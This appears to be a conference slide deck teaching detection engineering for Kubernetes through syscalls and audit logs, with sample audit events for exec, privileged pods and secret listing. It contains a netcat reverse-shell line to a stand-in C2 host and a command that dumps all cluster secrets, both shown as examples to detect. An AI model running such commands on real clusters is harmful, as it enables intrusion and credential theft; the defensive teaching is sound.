



CLOUDNATIVE
SECURITYCON

NORTH AMERICA 2024

JUNE 26-27 | SEATTLE, WA #CNSSCon

Detection Engineering in K8s Environments

Dakota Riley
Aquia, Inc

kubectl auth whoami

- Vice President of Cloud Engineering @ Aqua
- AWS Community Builder
- Cloud Security, Application Security, and Automation



About Aquia

Aquia is a Service-Disabled Veteran-Owned Small Business (SDVOSB) that specializes in transformative cloud and cybersecurity professional services for the public and private sectors.



- Public Sector
- Authority to Operate

Trusted by



U.S. Department
of Veterans Affairs



U.S. DEPARTMENT OF HEALTH & HUMAN SERVICES
OFFICE OF INSPECTOR GENERAL



U.S. DIGITAL SERVICE

Nava

Fearless



IntelliBridge

DATA LOCK
CONSULTING GROUP

RegScale



nuix



BIG BEAR.AI

csforma

noblis

Excella

KESSEL RUN

cantaloupe



Agenda

- Intro
- **Why** should you care?
- Detection-relevant **data** in K8s
 - Syscalls
 - K8s Audit Logs
- **Generating** Detection Cases
- **Implementing** real world detections with examples
 - Usecase
 - Logs generated
 - Tuning
- Conclusion

Real World Evidence


MITRE ATT&CK Containers Matrix

- TTPs based on real world observations
- **39 Techniques** in the Containers Matrix
- Many have direct references to K8s commands or functionality

Real World Data - UCSB Study

- [Academic Study: “Container Orchestration Honeypot: Observing Attacks in the Wild”](#)
- Control Plane recon
- Kubelet interactions

Threat Model



How could we detect all of that?

Security Data in Our Clusters

Syscalls (Runtime Activity)

- Operating System level interactions
- Network, filesystem, memory and process

K8s Audit Logs

- Requests made to control plane
- CRUD of K8s resources

Syscalls (Runtime Activity)

What is going on inside my container?



```
nc my-clearly-not-evil-c2.lol 8080 -e /bin/bash
```



Syscalls (Abbreviated)

```
...  
execve("/usr/bin/nc", ["nc", "my-clearly-not-evil-c2.lol", "8080"], ...)  
socket()  
connect()  
...
```

Syscalls (Runtime Activity)

- Don't reinvent the wheel! OSS and Commercial solutions exist!
- Rules Engines that produce findings



Syscalls (Runtime Activity)

Detection Engineering Tasks

- Contextualization
- Prioritization
- Routing

Improving alerts

- High noise level
- Tune by environment
- Grouping, clustering or risk scoring are helpful strategies

K8s Audit Logs

- Control Plane activity
- Audit Policy
 - API Server flag
- What and how much?
 - Log Levels
 - Stages
 - Sensitive values!

```
apiVersion: audit.k8s.io/v1 # This is required.
kind: Policy
# Don't generate audit events for all requests in RequestReceived
omitStages:
  - "RequestReceived"
rules:
  # Log pod changes at RequestResponse level
  - level: RequestResponse
    resources:
      - group: ""
        # Resource "pods" doesn't match requests to any subresource
        # which is consistent with the RBAC policy.
        resources: ["pods"]
  # Log "pods/log", "pods/status" at Metadata level
  - level: Metadata
    resources:
      - group: ""
        resources: ["pods/log", "pods/status"]

  # Don't log requests to a configmap called "controller-leader"
  - level: None
    resources:
      - group: ""
        resources: ["configmaps"]
        resourceNames: ["controller-leader"]

  # Don't log watch requests by the "system:kube-proxy" on endpoints
  - level: None
    users: ["system:kube-proxy"]
    verbs: ["watch"]
    resources:
      - group: "" # core API group
```

K8s Audit Logs - CSP Managed K8s

- Managed K8s - no access to API server flags
- Audit Logs enabled/disabled via CSP API
- CSP integrations send them to a managed log service
 - Cloudwatch Logs, or Logs Explorer
- CSP K8s Audit Policies:
 - EKS - [Detective Controls - EKS Best Practices Guides](#)
 - GKE - [Audit policy | Google Kubernetes Engine \(GKE\)](#)
 - <https://github.com/kubernetes/kubernetes/blob/release-1.10/cluster/gce/gci/configure-helper.sh#L706>
 - AKS - [AKS Github - audit-policy.yaml](#)

Anatomy of an Audit Log

- API Docs Reference for Kind Event:
<https://kubernetes.io/docs/reference/config-api/apiserver-audit.v1/#audit-k8s-io-v1-Event>
- Honorable Mention - Open Cybersecurity Schema Framework EKS Audit Log Mapping!

Time for some some (K8s) logs!!!

Anatomy of a K8s Audit Log

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "RequestResponse",
  "auditID": "354feae2-3a3b-4c47-8984-431e753e0ed1",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-run",
  "verb": "create",
  "user": {
    "username": "dakota.riley@aquia.io",
    "uid": "aws-iam-authenticator:111122223333:AR0AXXXXXXXXXX",
    "groups": [
      "system:masters",
      "system:authenticated"
    ],
    ....
  },
  "sourceIPs": [
    "1.2.3.4"
  ],
  "userAgent": "kubectl/v1.22.2 (darwin/arm64) kubernetes/8b5a191",
  "objectRef": {
    "resource": "pods",
    "namespace": "default",
    "name": "my-pod",
    "apiVersion": "v1"
  },
}
```

Request metadata

Who and How?

What resource did this request target?

Anatomy of a K8s Audit Log

```
...
...
...
"responseStatus": {
  "metadata": {},
  "code": 201
},
"responseObject": {
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    ...
  },
  "spec": {
    ...
  },
  "responseObject": {
    ...
  },
  "requestReceivedTimestamp": "2023-09-29T22:57:23.663009Z",
  "stageTimestamp": "2023-09-29T22:57:24.173861Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": "",
    "mutation.webhook.admission.k8s.io/round_0_index_0": "{\"configuration\":\"pod-identity-webhook\\\", \"webhook\":\"iam-for-pods.amazonaws.com\\\", \"mutated\":false}\",",
    "mutation.webhook.admission.k8s.io/round_0_index_1": "{\"configuration\":\"vpc-resource-mutating-webhook\\\", \"webhook\":\"mpod.vpc.k8s.aws\\\", \"mutated\":false}\",",
    "pod-security.kubernetes.io/enforce-policy": "privileged:latest"
  }
}
```

Was it successful?

Annotations -
Authorization info,
Admission Controller
webhooks, etc

ked for, and
e server do?

When exactly did we get
the request?

Audit Logs - CSP Identity Integrations

- Not workload identity (IRSA, GKE Workload Identity)
- Utilize Cloud Provider credentials for auth
- Example:
 - [EKS IAM Authenticator for Kubernetes plugin](#)

Audit Logs - CSP Identity Integrations (AWS)

```
{
  ...
  "user": {
    "extra": {
      "accessKeyId": [
        "XXXXXXXXXXXXXXXXXXXX"
      ],
      "arn": [
        "arn:aws:sts::111122223333:assumed-
role/AWSReservedSSO_SecurityRole_43ee7b261c6a7536/dakota.riley@aquia.io"
      ],
      "canonicalArn": [
        "arn:aws:iam::111122223333:role/AWSReservedSSO_SecrutiyRole_43ee7b261c6a7536"
      ],
      "principalId": [
        "XXXXXXXXXXXXXXXXXXXX"
      ],
      "sessionName": [
        "dakota.riley@aquia.io"
      ]
    },
    "groups": [
      "system:masters",
      "system:authenticated"
    ],
    "uid": "aws-iam-authenticator:111122223333:XXXXXXXXXXXXXXXXXXXX",
    "username": "dakota.riley@aquia.io"
  },
  "userAgent": "kubectl/v1.22.2 (darwin/arm64) kubernetes/8b5a191",
  "verb": "create"
}
```

AWS IAM Principal that
made the K8s API call

aws-iam-authenticator

Audit Logs - CSP Identity Integrations (GCP)

```
{
  "protoPayload": {
    "@type": "type.googleapis.com/google.cloud.audit.AuditLog",
    "authenticationInfo": {
      "principalEmail": "dakota.riley@aquia.io"
    },
    "authorizationInfo": [
      {
        "granted": true,
        "permission": "io.k8s.core.v1.pods.create",
        "resource": "core/v1/namespaces/default/pods"
      }
    ],
    "methodName": "io.k8s.core.v1.pods.create",
    "request": {
      "@type": "core.k8s.io/v1.Pod",
      "apiVersion": "v1",
      "kind": "Pod",

```

Google Account accessing
the GKE Cluster

Audit Logs - Noise, Cost, and other fun

- Various internal K8s components make use of the API for legitimate functionality
- ResponseComplete events appear to be most valuable for security
 - **RequestReceived** and **ResponseStarted** tend to duplicate information
 - **requestReceivedTimestamp** in **ResponseComplete** events
- Limited control over audit policy + cloud log service costs

Generating Detection Cases

Environmental Norms

- How do we deploy?
- Environment Levels
- Tools in use
- Namespaces, Clusters, Cloud Accounts!

Offensive Tooling

- Stratus Red Team
- Atomic Red Team
- Peirates
- Kubesploit

Adversary Emulation Frameworks

- MITRE ATT&CK
- Microsoft Threat Matrix for Kubernetes
- Threat Model
- Attack Trees

Generating Detection Cases - Pitfalls

- **“We already have a preventative control for this”**
- **“Attacker would just do this instead”**



Detection Case - Production Access via Exec

Execute commands on Pods/Containers or gain an interactive shell

- **Legitimate Usage**
 - Breakglass
 - Troubleshooting
- **Execution/Lateral Movement Tactic**
 - MITRE ATT&CK for Containers - Container Administration Command - T1609
 - Microsoft Threat Matrix for K8s - Exec into Container - MS-TA9006

Detection Case - Production Access via Exec

Running `kubectl exec -i -t my-test-pod - /bin/bash` produces...

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Request",
  "auditID": "348b683d-5b7d-4093-826f-68b689d4c793",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/namespaces/default/pods/my-test-pod/exec?command=%2Fbin%2Fbash%u0026container=my-test-pod%u0026stdin=true%u0026stdout=true%u0026tty=true",
  "verb": "create",
  "user": {
    "username": "minikube-user",
    "groups": ["system:masters", "system:authenticated"]
  },
  "sourceIPs": ["192.168.49.1"],
  "userAgent": "kubectl/v1.28.2 (darwin/arm64) kubernetes/89a4ea3",
  "objectRef": {
    "resource": "pods",
    "namespace": "default",
    "name": "my-test-pod",
    "apiVersion": "v1",
    "subresource": "exec"
  },
  "responseStatus": {
    "metadata": {},
    "code": 101
  }
}
```

Command to create an interactive shell

Action taken against: pods
Action taken: exec

Detection Case - Production Access via Exec

Noise tuning

- Production aware
- Access patterns at your org?
- Identity
- Abnormal rate

Detection Case - Privileged Container Launch

Pod/Container setting in K8s that allows access to underlying node capabilities

- **Legitimate usage**
 - Runtime Security Tooling
 - GPU workloads
 - Any workload that needs host capabilities
- **Privilege Escalation tactic**
 - MITRE ATT&CK for Containers - Escape to Host
 - MSFT Threat Matrix for Kubernetes - Privileged Container MS-TA9018

Detection Case - Privileged Container Launch

Action taken against: pods

```
"securityContext": {  
  "Privileged": true  
}
```

```
{  
  "kind": "Event",  
  "apiVersion": "audit.k8s.io/v1",  
  "level": "RequestResponse",  
  ...  
  "sourceIPs": ["192.168.49.1"],  
  "userAgent": "kubectrl/v1.28.2 (darwin/arm64) kubernetes/89a4ea3",  
  "object": {  
    "resource": "pods",  
    "name": "priv-pod",  
    "apiVersion": "v1"  
  },  
  "responseStatus": {  
    "metadata": {},  
    "code": 201  
  },  
  "requestObject": {  
    "kind": "Pod",  
    "apiVersion": "v1",  
    "metadata": {  
      ...  
    },  
    "spec": {  
      "containers": [{  
        "name": "priv-container",  
        "image": "ubuntu",  
        "command": ["/bin/sh", "-c", "--"],  
        "args": ["while true; do sleep 30; done;"],  
        "securityContext": {  
          "privileged": true  
        },  
        "restartPolicy": "Always",  
        "terminationGracePeriodSeconds": 30,  
        "dnsPolicy": "ClusterFirst",  
        "securityContext": {},  
        "schedulerName": "default-scheduler",  
        "enableServiceLinks": true  
      }],  
      "status": {}  
    },  
    ...  
  },  
  ...  
}
```

Detection Case - Privileged Container Launch

- **Noise tuning**
 - Inventory
 - History
 - Who deployed it?
 - Actual privilege escalation?

Detection Case - Retrieving all Secrets

Default Kubernetes Resource for sensitive values and exposing them to workloads

- **Legitimate Usage**
 - Storing secrets
- **Credential Access Tactic**
 - MITRE ATT&CK for Containers - Unsecured Credentials: Container API
T1552.007
 - Microsoft Threat Matrix for Kubernetes - List Kubernetes Secrets
MS-TA9025

Detection Case - Retrieving all secrets

```
$ kubectl get secrets -A -o json
```

Secret values revealed

```
{
  "apiVersion": "v1",
  "items": [
    {
      "apiVersion": "v1",
      "data": {
        "key1": "c3VwZXJzZW5yZXQ=",
        "key2": "dG9wc2VjcmV0"
      },
      "kind": "Secret",
      "metadata": {
        "creationTimestamp": "2023-10-01T23:07:58Z",
        "name": "my-secret",
        "namespace": "default",
        "resourceVersion": "10834",
        "uid": "4d1abb54-fc19-4448-981e-08c530248f5e"
      },
      "type": "Opaque"
    },
    {
      "apiVersion": "v1",
      ...
    }
  ]
}
```

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "8771f90b-f9a5-44db-bb0f-d46a6b24dbf7",
  "stage": "ResponseComplete",
  "requestURI": "/api/v1/secrets?limit=500",
  "verb": "list",
  "user": {
    "username": "minikube-user",
    "groups": ["system:masters", "system:authenticated"]
  },
  "sourceIPs": ["192.168.49.1"],
  "userAgent": "kubectl/v1.28.2 (darwin/arm64) kubernetes/89a4ea3",
  "objectRef": {
    "resource": "secrets",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "metadata": {},
    "code": 200
  },
  "requestReceivedTimestamp": "2023-10-02T12:30:43.296329Z",
  "stageTimestamp": "2023-10-02T12:30:43.300003Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": ""
  }
}
```

No namespace specified

Detection Case - Retrieving all Secrets

- **Noise tuning**
 - Allowlist internal K8s components
 - Namespaced & LabelSelectors
 - Historical context
 - Human or Workload?

Conclusion

- Don't sleep on K8s Audit logs!
- Inform your approach from understanding your business
- Bake business and environment context into your detections!

Thank you!
Connect with me
if you enjoyed the talk!

